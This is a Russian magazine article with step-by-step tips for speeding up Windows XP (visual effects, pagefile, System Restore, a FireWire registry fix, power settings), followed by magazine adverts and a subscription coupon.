ЗАДУМЫВАЯСЬ О РАЗГОНЕ СИСТЕМЫ ДЛЯ ПОВЫШЕНИЯ ЕЕ БЫСТРОДЕЙСТВИЯ, ПОЛЬЗОВАТЕЛИ ЧАСТО ЗАБЫВАЮТ, ЧТО КРОМЕ АППАРАТНЫХ МЕР (ПОВЫШЕНИЕ ЧАСТОТЫ РАБОТЫ КОМПОНЕНТОВ, НАРАЩИВАНИЕ ОБЪЕМОМ ПАМЯТИ И Т.П.) ЕСТЬ ВПОЛНЕ БЕЗБОЛЕЗНЕННЫЕ И ПРАКТИЧЕСКИ БЕСПЛАТНЫЕ СПОСОБЫ УЛУЧШИТЬ ПРОИЗВОДИТЕЛЬНОСТЬ | **АЛЕКС КАРАБУТО**

Иногда достаточно лишь немного перенастроить программные установки в операционной системе и некоторых приложениях, и сразу же комфортность работы начинает расти буквально на глазах, пропадают «тормоза», а бенчмарки демонстрируют более высокие показатели.

В интернете встречается немало рекомендаций по оптимальной настройке программной среды на ПК, они публикуются и на сайтах самых именитых производителей программ (типа Microsoft) и аппаратного обеспечения (а-ля Intel). В одной только MS Windows XP целый океан настроек, поэтому я не могу гарантировать, что моя статья исчерпывающая. Я постарался описать самые необходимые шаги — что нужно сделать, чтобы операционная система MS Windows XP заработала быстрее.

XP, как и ее предшественница MS Windows 2000, — сложная самонастраивающаяся система, она автоматически адаптируется к конкретным (программным и аппаратным) условиям, чтобы ты в итоге получил оптимальную производительность. Например, если система работает в основном с одним родом задач, некоторые службы, встроенные в ось, оказываются ненужными — соответственно, они переводятся в состояние, которое требует минимальных ресурсов процессора и памяти. И наоборот, основные сервисы, задействованные в данном профиле, получают режим наибольшего благоприятствования. Твоя задача — помочь системе «самонастроиться» под нужный уровень, причем ты не должен влезать очень глубоко в настройки ОС (чревато негативными последствиями!). Для некоторых из описанных настроек потребуются права администратора системы.

### 1

Для оптимального результата стоит начать «с чистого листа» — в данном случае с чистого свежеотформатированного логического диска, который расположен в начале физического диска или RAID-массива. Установка новой ОС поверх старой чревата наследованием массы ненужных и неоптимальных настроек, избавиться от которых будет очень непросто. Установка нужного комплекса программ в операционную систему, проработавшую уже некоторое время под другим окружением, тоже не сулит ничего хорошего. Более того, если на ПК произошла существенная замена аппаратной платформы, то лучше переставить «с нуля» и ОС — во время инсталляции она заново и оптимально настроится на новое железо.

### 2

После инсталляции следует сразу установить последние (по времени выхода) драйверы используемого оборудования, лучше брать их с сайтов производителей оборудования — на комплектные CD, как правило, кладут далеко не самые свежие версии. Также полезно проинсталлировать все свежие пакеты обновления операционной системы (например Service Pack 2 и т.п.). Применение драйверов последних версий улучшает не только стабильность, но и производительность системы, плюс это поможет избежать многих конфликтов оборудования.


### 3

Следует установить наиболее комфортное экранное разрешение и максимальную глубину цвета (для LCD-мониторов очень советуем использовать только их «родное» разрешение). Специально гнаться за максимальной частотой обновления экрана не стоит, для LCD-панелей в большинстве случаев достаточно 70-75 Гц, а для CRT-мониторов — 85-100 Гц. Если есть возможность использовать с ПК второй монитор, воспользуйся ей: работа на двух мониторах штатно поддерживается многими современными видеокартами (в том числе интегрированными графическими адаптерами для ноутбуков, рис. а) и на практике приносит массу удобств.


Второй монитор может послужить и продолжением рабочего стола (даже с более высоким разрешением, см. рис. б), и совершенно независимым экраном (второе поддерживается только современными графическими адаптерами). Впрочем, если тебе нужно получить максимум FPS в играх, лучше отключить второй монитор, так как на него расходуются дополнительные ресурсы видеоадаптера и системной памяти.



c



b



a


4

Windows XP содержит много функций визуального улучшения картинки на экране (визуальные эффекты), выполнение которых, конечно же, отнимает ресурсы процессора и памяти. Если хочешь добиться максимального быстродействия, отключи их: правой кнопкой мыши кликнуть по иконке «Мой компьютер», выбрать пункт «Свойства» (или ввести команду sysdm.cpl в командной строке), на закладке «Дополнительно» (Advanced) выбрать «Параметры» пункта «Быстродействие», там отметить пункт «Обеспечить наилучшее быстродействие». Красота рабочего стола, естественно, немного пострадает, но за скорость нужно чем-то платить...



5

Рядом в этом окне на вкладке «Дополнительно» находятся еще несколько полезных пунктов, изменить их настройки стоит только если ты точно понимаешь, что делаешь. Например, пункт «программ» позволяет ускорить выполнение программ, активных в данный момент, а пункт «служб, работающих в фоновом режиме» назначает всем программам более продолжительные, равные и постоянные по значению периоды времени процессора. В результате, к примеру, будет быстрее выполняться фоновая печать или резервное копирование данных.



Можно оптимизировать и использование памяти компьютера. Если с компьютером работают в основном как с рабочей станцией, а не как с сервером, можно настроить его так, чтобы программам выделялось больше памяти. Для этого в соответствующем пункте выбери пункт «программ» — программы будут работать быстрее, размер системного кеша будет принят равным значению по умолчанию для операционной системы Windows XP. Если компьютер используется в основном как сервер (с фоновыми задачами) или если выполняется работа с программами, для которых требуется кеш большого размера, можно оптимизировать использование памяти компьютера в пользу этого кеша, выбрав пункт «системного кеша».

Программа, выполняемая в фоновом режиме, — это программа, которая выполняется в то время, когда пользователь работает над другой задачей. Тем программам, которые выполняются в фоновом режиме, микропроцессором компьютера выделяется меньше ресурсов, чем активным.


6

Далее для получения наилучшего быстродействия следует отключить «Восстановление системы» (System Restore) на всех дисках, от чего в плане надежности работы ПК ты потеряешь немного... Если ты пользуешься System Restore реально редко, она не очень важна для тебя: эта функция мешает повышению производительности и расходует дополнительное пространство на каждом логическом диске.



7


В Windows XP есть полезная, но иногда очень надоедливая функция автоматической проверки обновлений операционной системы через интернет (Windows Update) — особенно напрягает, если компьютер подключен к медленному каналу выхода в Сеть (по некоторым оценкам, на обновления расходуется от 10 до 30% трафика). В общем, надоедливые окошки, постоянно всплывающие с требованием «загрузить обновления» отключаются очень просто: зайти на вкладку «Автоматическое обновление» (Automatic Updates) свойству «Мой компьютер» и отметить там соответствующий пункт. В целях безопасности время от времени самостоятельно проверяй и устанавливай обновления (то есть на время включай тот же Automatic Updates).



8

Среди нововведений Service Pack 2 для Windows XP фигурирует еще один «сервис повышения безопасности», который, несмотря на все свои плюсы, проявляет дикую назойливость, постоянно напоминает о себе всплывающими предупреждениями и резидентным присутствием — это так называемый «Центр обеспечения безопасности» (Security Center). Доступ к его конфигурированию можно получить через «Панель управления» (Control Panel). Нередко пользователи устанавливают альтернативные программы защиты, и тогда навязчивость «виндовой секьюрити» становится чрезмерной — ее несложно отключить (в том числе для повышения общей производительности системы) выбрав нижний пункт слева в меню «Центра...» (рис. а) и сняв галочки с соответствующих параметров оповещения (рис. б).

а




б



9


Если ты планируешь запускать бенчмарки, то для чистоты эксперимента также полезно отключить скринсейвер и спящий режим. Последний съедает немало дискового пространства, в то время как польза от спящего режима для настольных ПК — невыясненный вопрос.



## 10

В последнее время технологии энергосбережения центральных процессоров, давно применяемые в ноутбуках, стали проникать и в настольные компьютеры. Например, процессоры линейки AMD Athlon 64 и последние степпинги Intel Pentium 4 в том или ином виде поддерживают автоматическое уменьшение тактовой частоты и питающего напряжения, когда процессор мало загружен работой. Для того чтобы энергосбережение заработало, установи специальный драйвер процессора (для AMD и Intel он уже есть в составе ОС) и выбери пункт «Портативная» (Portable/Laptop) в меню «Схемы управления питанием» свойств электропитания.

Однако если ты радешь за каждую толику быстрого действия своего компьютера даже в ущерб энергопотреблению, не стоит использовать этот режим и лучше вернуться к настройке «Домашний/Настольный» в этом пункте меню. Тесты показывают, что быстрое действие системы в таком случае может возрасти еще на пару процентов (кстати, в своих процессорах линейки Extreme Edition и FX-5x компании Intel и AMD не отключили технологии энергосбережения).



## 13

Если собираешься активно использовать компьютер для 3D-игр с современными графическими ускорителями, то тебе очень пригодится Service Pack 2 для Windows XP или хотя бы пакет DirectX 9.0c (входит в SP2). Дело в том, что от DirectX 9.0b он отличается поддержкой шейдеров версии 3.0. Хотя игры с поддержкой этих шейдеров пока не так много, игровые тесты демонстрируют некоторый прирост производительности системы по сравнению с предыдущими версиями. Более детально результаты таких тестов можно посмотреть, например, в таблице на [www.microsoft.com/windowsxp/using/games/expert/durham\\_sp2perf.mspix](http://www.microsoft.com/windowsxp/using/games/expert/durham_sp2perf.mspix). Из этих тестов, в частности, вытекает, что Windows XP SP2 работает в играх быстрее, чем Windows XP SP1 с установленным DirectX 9.0c, хотя различия и минимальны.

## 11

Каким правилам следовать при оптимизации файла подкачки Windows XP (pagefile.sys)? Использование виртуальной памяти оптимизируется, если: 1) для файлов подкачки выделено пространство сразу на нескольких физических дисках; 2) файлы подкачки размещены не на медленных дисках; 3) файлы подкачки размещены не на тех дисках, доступ к которым затруднен. Чтобы оптимизировать использование виртуальной памяти максимально, следует размещать файлы подкачки на максимальном количестве жестких дисков. По возможности старайся не размещать файлы подкачки на диске, который содержит системные файлы. Не размещай несколько файлов подкачки в различных разделах одного и того же физического диска. Нет смысла размещать swap-файл и на отказоустойчивых RAID-массивах (лучше всего для него подходит самый быстрый RAID 0). Рекомендуемый минимальный размер файла подкачки должен быть в полтора раза больше, чем объем установленной оперативной памяти ПК, а для максимального размера следует задать значение, которое в три раза превосходит минимальный размер. Чтобы обеспечить максимальное быстрое действие, не задавай значение исходного размера файла подкачки меньше рекомендуемого размера.

Файл подкачки — это скрытый файл на жестком диске, он используется Windows для хранения частей программ и файлов данных, которые не помещаются в оперативной памяти. Файл подкачки и физическая (оперативная) память составляют виртуальную память. По умолчанию данный файл располагается на том же самом диске, что и системные файлы Windows. Если файл подкачки будет перемещен в альтернативный раздел, увеличится производительность системы и освободится пространство на загрузочном разделе.

## 12

Если владелец ПК активно пользуется FireWire, то после установки SP2 для Windows XP, может быть, он столкнется с существенным замедлением работы этого интерфейса (если устройство с интерфейсом IEEE 1394a или 1394b подключено к порту 1394b). На <http://support.microsoft.com/kb/885222> эти неприятности объясняются тем, что при установке SP2 для порта 1394b устанавливается скорость S100.

Чтобы исправить ситуацию, нужно загрузить и установить соответствующее обновление. Когда будешь добавлять хост-контроллер для нового устройства 1394, добавь или измени в реестре Windows параметр SidSpeed для нового хост-контроллера 1394 вот так: в командной строке набери regedit и найди вот такой раздел реестра

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\PCN1394_hc_hw_id\1394_instance_id\Device Parameters.`

Если в разделе Device Parameters отсутствует параметр SidSpeed, создай его — в меню «Правка» команды «Создать» выбери пункт «Параметр DWORD», введи строку SidSpeed и нажми <Enter>. Далее параметру SidSpeed нужно назначить подходящее значение скорости (правая кнопка мыши, затем «Изменить») из этой таблицы:

Значение	Скорость
0	скорость S100
1	скорость S200
2	скорость S400 (значение по умолчанию)
3	скорость S400/S800 (значение, используемое в Windows XP с пакетом обновления 1 [SP1])


Примечание: Если установить для параметра SidSpeed значение больше 3, то будет использоваться значение 0 (скорость S100).


## 14

Время от времени следует дефрагментировать файлы на дисках (особенно на системном разделе), а для ускорения загрузки Windows и запуска самой активной части приложений — иногда выполнять в командной строке вот такую операцию: `Rundll32.exe advapi32.dll,ProcessIdleTasks` 🌀

## WWW

[HTTP://SUPPORT.MICROSOFT.COM/?KBID=308417](http://support.microsoft.com/?kbid=308417)  
[WWW.MICROSOFT.COM/TECHNET/PRODTECHNOL/WINXPPRO/EVALUATE/XPPERF.MSPX](http://www.microsoft.com/technet/prodtechnol/winxppro/evaluate/xppperf.mspix)  
[HTTP://SUPPORT.MICROSOFT.COM/?ID=896256](http://support.microsoft.com/?id=896256)  
[WWW.MICROSOFT.COM/WHDC/SYSTEM/SYSPERF/BENCHMARK.MSPX](http://www.microsoft.com/whdc/system/sysperf/benchmark.mspix)  
[WWW.MICROSOFT.COM/WINDOWSXP/USING/SETUP/EXPERT/NORTHROP\\_RESTOREPERF.MSPX](http://www.microsoft.com/windowsxp/using/setup/expert/northrup_restoreperf.mspix)





**В ФЕВРАЛЬСКОМ НОМЕРЕ:**

**Эксклюзив.** Руни и Робинью. Кто из них лучше?

**Тема номера.** Полузащитник «Спартака» Владимир Быстров рассказывает о себе

**Сделка.** Как «Арсенал» покупал белоруса Александра Глеба

**Будь в форме.** Как правильно выбрать футбольную экипировку

**Постер.** Марат Измайлов и откровенная фотосессия болельщиц ЦСКА

**Уникальный конкурс.** Суперприз – поездка на финал Лиги чемпионов!



**НА DVD**  
ЛУЧШИЕ ГОЛЫ  
АНГЛИЙСКОЙ  
ПРЕМЬЕР-ЛИГИ

# СЭКОНОМЬ деньги — закажи журнал в редакции

## ВЫГОДА

Цена подписки до 15% ниже, чем в розничной продаже  
Бонусы, призы и подарки для подписчиков  
Доставка за счет редакции

## ГАРАНТИЯ

Ты гарантированно получишь все номера журнала  
Единая цена по всей России

## СЕРВИС

Заказ удобно оплатить через любое отделение банка  
доставка осуществляется заказной бандеролью или курьером



## КАК ОФОРМИТЬ ЗАКАЗ

- 1 Заполнить купон и квитанцию
- 2 Перечислить стоимость подписки через наш банк: ЗАО ММБ
- 3 Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

— по электронной почте: [subscribe@glc.ru](mailto:subscribe@glc.ru);

— по факсу: (495) 780-88-24;

— по адресу: 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

## Внимание!

Подписка оформляется в день обработки купона и квитанции.

— купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.

— купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

## ПОДПИСКА ДЛЯ ЮРИДИЧЕСКИХ ЛИЦ

Москва: ООО «ИНТЕР-ПОЧТА» (495) 500-00-60 [www.interpochta.ru](http://www.interpochta.ru)

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

### подписной купон

СТОИМОСТЬ ЗАКАЗА  
на Хакер Спец + CD

**6 месяцев** | **12 месяцев**  
900 руб. 00 коп. | 1740 руб. 00 коп.

СТОИМОСТЬ ЗАКАЗА  
на комплект  
Хакер Спец +  
Хакер + Железо

**6 месяцев** | **12 месяцев**  
2550 руб. 00 коп. | 5040 руб. 00 коп.

прошу оформить подписку:

на журнал Хакер Спец + CD

на комплект Хакер Спец + Хакер + Железо

на \_\_\_\_\_ месяцев

начиная с \_\_\_\_\_ 200\_ г.

Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже\*  
(отметьте квадрат выбранного варианта подписки)

Ф.И.О. \_\_\_\_\_

дата рождения \_\_\_\_\_

адрес доставки: \_\_\_\_\_

индекс \_\_\_\_\_

область/край \_\_\_\_\_

город \_\_\_\_\_

улица \_\_\_\_\_

дом \_\_\_\_\_ корпус \_\_\_\_\_

квартира/офис \_\_\_\_\_

телефон ( \_\_\_\_\_ ) \_\_\_\_\_

e-mail \_\_\_\_\_

сумма оплаты \_\_\_\_\_

\*Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

### Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО ММБ

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545

КПП - 772901001

Платательщик \_\_\_\_\_

Адрес (с индексом) \_\_\_\_\_

Назначение платежа

Сумма

Оплата за « \_\_\_\_\_ »

с \_\_\_\_\_ 200\_ г.

Ф.И.О. \_\_\_\_\_

Подпись платателя \_\_\_\_\_

Кассир \_\_\_\_\_

### Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО ММБ

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545

КПП - 772901001

Платательщик \_\_\_\_\_

Адрес (с индексом) \_\_\_\_\_

Назначение платежа

Сумма

Оплата за « \_\_\_\_\_ »

с \_\_\_\_\_ 200\_ г.

Ф.И.О. \_\_\_\_\_

Подпись платателя \_\_\_\_\_

Кассир \_\_\_\_\_



ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО  
БЕСПЛАТНЫМ ТЕЛЕФОНАМ: **780-88-29** (ДЛЯ МОСКВИЧЕЙ)  
И **8-800-200-3-999** (ДЛЯ РЕГИОНОВ И АБОНЕНТОВ МТС, БИЛАЙН,  
МЕГАФОН). ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ  
НА АДРЕС: [info@glc.ru](mailto:info@glc.ru)



# разорение провайдера

## КАК ЭКОНОМИТЬ НА ТРАФИКЕ ПРАВИЛЬНО

